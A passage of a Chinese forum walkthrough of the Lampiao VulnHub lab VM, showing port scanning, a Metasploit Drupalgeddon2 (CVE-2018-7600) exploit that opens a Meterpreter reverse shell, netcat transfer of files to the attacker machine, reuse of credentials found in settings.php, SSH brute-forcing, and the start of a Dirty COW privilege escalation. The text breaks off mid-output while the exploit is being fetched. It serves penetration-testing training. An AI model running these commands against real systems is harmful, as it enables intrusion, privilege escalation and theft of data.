vulnhub|渗透测试lampiao

tb3****2844 / 2018-08-10 13:33:25 / 浏览数 5197 技术文章 技术文章 顶(1) 踩(0)

vulnhub|渗透测试lampiao

题记

最近在打靶机，发现了一个挺有意思的靶机，这里想跟大家分享一下.

环境准备

vulnhub最近出的一台靶机

靶机
Lampiao.zip (Size: 669 MB)

Download: https://mega.nz/#!aG4AAaDB!CBLRRYQsAhTOyPJqyjC0Blr-weMH9QMdYbPfMj0LGeM

Download (Mirror): https://download.vulnhub.com/lampiao/Lampiao.zip

Download (Torrent): https://download.vulnhub.com/lampiao/Lampiao.zip.torrent (Magnet)

攻击机 Kali IP 10.10.10.128

靶机在同一C段下 IP 10.10.10.129

主机发现

使用命令`nmap -sP 192.168.107.1/24`

```
root@kali:~# nmap -sP 10.10.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-09 18:25 CST
Nmap scan report for 10.10.10.1
Host is up (0.00012s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.10.10.2
Host is up (0.000070s latency).
MAC Address: 00:50:56:FB:CB:6F (VMware)
Nmap scan report for 10.10.10.129
Host is up (0.00035s latency).
MAC Address: 00:0C:29:36:9C:6F (VMware)
Nmap scan report for 10.10.10.254
Host is up (0.00010s latency).
MAC Address: 00:50:56:EB:E4:0C (VMware)
Nmap scan report for 10.10.10.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.84 seconds
```



起始Ip 10.10.10.1，攻击机的ip是10.10.10.128，而10.10.10.254是结束ip。因为环境配置为dhcp动态分布，所以说我们的靶机ip就是10.10.10.129

端口扫描

我们需要知道目标机器上开了哪些端口，运行了哪些服务，利用某些服务的漏洞来进行攻击，所以我们先进行端口扫描。

之前用nmap -sS 只扫出来个22端口，于是尝试ssh弱口令爆破，未果，

利用题目信息生成字典，未果，访问网站，发现如下是个静态页面什么也没有。文件头，源代码中无有效信息。



后来反应过来，有可能网站还有其它端口可以访问，因为-sS参数是扫描常用的1000以内的端口号。于是用-p-参数：`nmap -p- 10.10.10.129`


```
root@kali:~# nmap -p- 10.10.10.129
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-11 10:55 CST
Nmap scan report for 10.10.10.129
Host is up (0.0012s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1898/tcp open  cymtec-port
```

扫出1898端口，于是访问，发现是个web服务端口：


大致对网站浏览下，查找下功能点。主要是进行信息收集

目录扫描

信息收集中非常重要的一步。这里我使用御剑扫描，可以看到，扫出来了robots.txt



于是访问robots.txt



发现敏感文件/CHANGELOG.txt，一个记录更新的日志，访问发现是Drupal为框架的网站，最近一次更新为7.54


```
Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.

Drupal 7.53, 2016-12-07
-----------------------
- Fixed drag and drop support on newer Chrome/IE 11+ versions after 7.51 update
  when jQuery is updated to 1.7-1.11.0.

Drupal 7.52, 2016-11-16
-----------------------
```


获取会话

其它目录暂无发现有用信息，搜集到大致的敏感信息后于是搜索其对应的漏洞利用，推荐使用msf，非常全面，而且方便，使用前记得`msfdb start`启动其连接的数据库，这样查找速度会很快

ps(kali默认是2.0版本也就是16年的，建议搜索前保证kali是最新版,漏洞才更全。现在用的是rolling更新源了。其他的源的话更新会报错。[kali rolling 修改更新源]

msf启动后，search drupal搜索其存在的对应漏洞，发现如下。

```
msf > search drupal

Matching Modules
================

   Name                                           Disclosure Date  Rank       Description
   ----                                           ---------------  ----       -----------
   auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Drupal OpenID External Entity Injection
   auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Drupal Views Module Users Enumeration
   exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  Drupal HTTP Parameter Key/Value SQL Injection
   exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Drupal CODER Module Remote Command Execution
   exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Drupal Drupalgeddon 2 Forms API Property Injection
   exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Drupal RESTWS Module Remote PHP Code Execution
   exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  PHP XML-RPC Arbitrary Code Execution
```


使用2018年这个漏洞。Drupal 在3月28日爆出的一个远程代码执行漏洞，CVE编号CVE-2018-7600。分析及 PoC 构造：
[推荐连接]

我们直接利用，设置好目标主机10.10.10.129，目标端口号1898，查看以及设置目标操作系统类型，然后run执行，可以看到获取到了一个会话

```
msf > use exploit/unix/webapp/drupal_drupalgeddon2
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 10.10.10.129
rhost => 10.10.10.129
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rport 1898
rport => 1898
msf exploit(unix/webapp/drupal_drupalgeddon2) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
   1   Automatic (PHP Dropper)
   2   Automatic (Unix In-Memory)
   3   Automatic (Linux Dropper)
   4   Drupal 7.x (PHP In-Memory)
   5   Drupal 7.x (PHP Dropper)
   6   Drupal 7.x (Unix In-Memory)
   7   Drupal 7.x (Linux Dropper)
   8   Drupal 8.x (PHP In-Memory)
   9   Drupal 8.x (PHP Dropper)
   10  Drupal 8.x (Unix In-Memory)
   11  Drupal 8.x (Linux Dropper)


msf exploit(unix/webapp/drupal_drupalgeddon2) > set target 0
target => 0
msf exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.10.128:4444
[*] Drupal 7 targeted at http://10.10.10.129:1898/
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Sending stage (37775 bytes) to 10.10.10.129
[*] Meterpreter session 1 opened (10.10.10.128:4444 -> 10.10.10.129:40112) at 2018-08-09 13:40:11 +0800

meterpreter >
```


执行shell获取交互式命令，由于我们获取的shell并不是一个具有完整交互的shell，对于已经安装了python的系统，我们可以使用python提供的pty模块，只需要一行脚本就
`-c 'import pty; pty.spawn("/bin/bash")'`

```
meterpreter > shell
Process 9154 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$
```


寻找突破口

果不其然是www-data用户，说明需要提权，ls
-al查看网站根目录有些什么东西发现有几个东西不是网站根目录应该有的，所以应该可以获得什么重要信息，所以把这些文件传输到攻击机上一一查看

1. 先在攻击机上使用命令`nc =-lvp 1234>`■■■■■■准备接收文件
2. 在靶机使用`nc -w 3 10.10.10.12<`■■■■■■■传输文件

在攻击机中打开，audio.m4a，lampiao.jpg，LuizGonzaga-LampiaoFalou.mp3，qrc.png如下发现


qrc.png：一个二维码，扫出来的结果是 Try harger! muahuahuahua，被作者鼓励了。。

audio.m4a：提示为user tiago，说明要先找到用户tiago的密码

uizGonzaga-LampiaoFalou.mp3：一首音乐，丢入隐写工具没发现什么异常


lampiao.jpg：一张牛仔的图片，丢入binwlak中未发现有什么隐写

继续翻目录，找文件，在var/www/html/sites/default目录下找到配置文件settings.php，发现敏感信息，tiago以及密码，很有可能就是其系统用户tiago的密码



获取普通用户权限

尝试登陆tiago用户，发现成功了。获取tiago用户的权限，根据提示及题目背景，发现tiago和lampiao很有些关系，那首音乐又提示说tiago。
然后试了试mysql数据库root的密码，结果密码也是tiago的登陆密码，成功获取Mysql数据库的root权限。我想tiago的提示也许就是这个意思吧



在Mysql数据库中发现有drupal数据库，网站所有用户的信息就在这里了。这应该就是tiago这个用户最大的用处了吧，


尝试爆破root密码

获得普通用户的权限后，接下来的一步就是提权到最高的root权限了。通过前面收集的所有信息生成社工字典，ssh爆破，未成功，

使用cewl
一个通过爬取网站上关键信息生成字典的一个神器，命令`cewl 1.1.1.1 -m 3 -d 3 -e -c -v -w a.txt`，爆破ssh未果


内核提权：

`uname -a`查看当前内核版本：



这里需要去网上搜适合的exp了。推荐使用kali自带的searchsploit
,非常全面，方便，当然也可以去网上搜，

这里我们利用的是CVE-2016-5195：脏牛(Dirty Cow)漏洞-Linux一个内核本地提权漏洞
，黑客通过远程入侵获取低权限用户后，利用该漏洞在全版本Linux系统服务器上实现本地提权，从而获取到服务器root权限。



漏洞影响范围：Linux Kernel >= 2.6.22 的所有 Linux 系统

意味着从 2007 年发布 2.6.22 版本开始，直到2016年10月18日为止，这中间发行的所有 Linux
系统都受影响。而我们的靶机为ubuntu14.04.5更新时间为16年-8月-05所以存在漏洞

漏洞通过及修复

使用wget命令，下载提权exp到靶机：`wget https://www.exploit-db.com/download/40847.cpp`

```
<tml$ wget https://www.exploit-db.com/download/40847.cpp
--2018-08-09 02:05:34--  https://www.exploit-db.com/download/40847.cpp
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
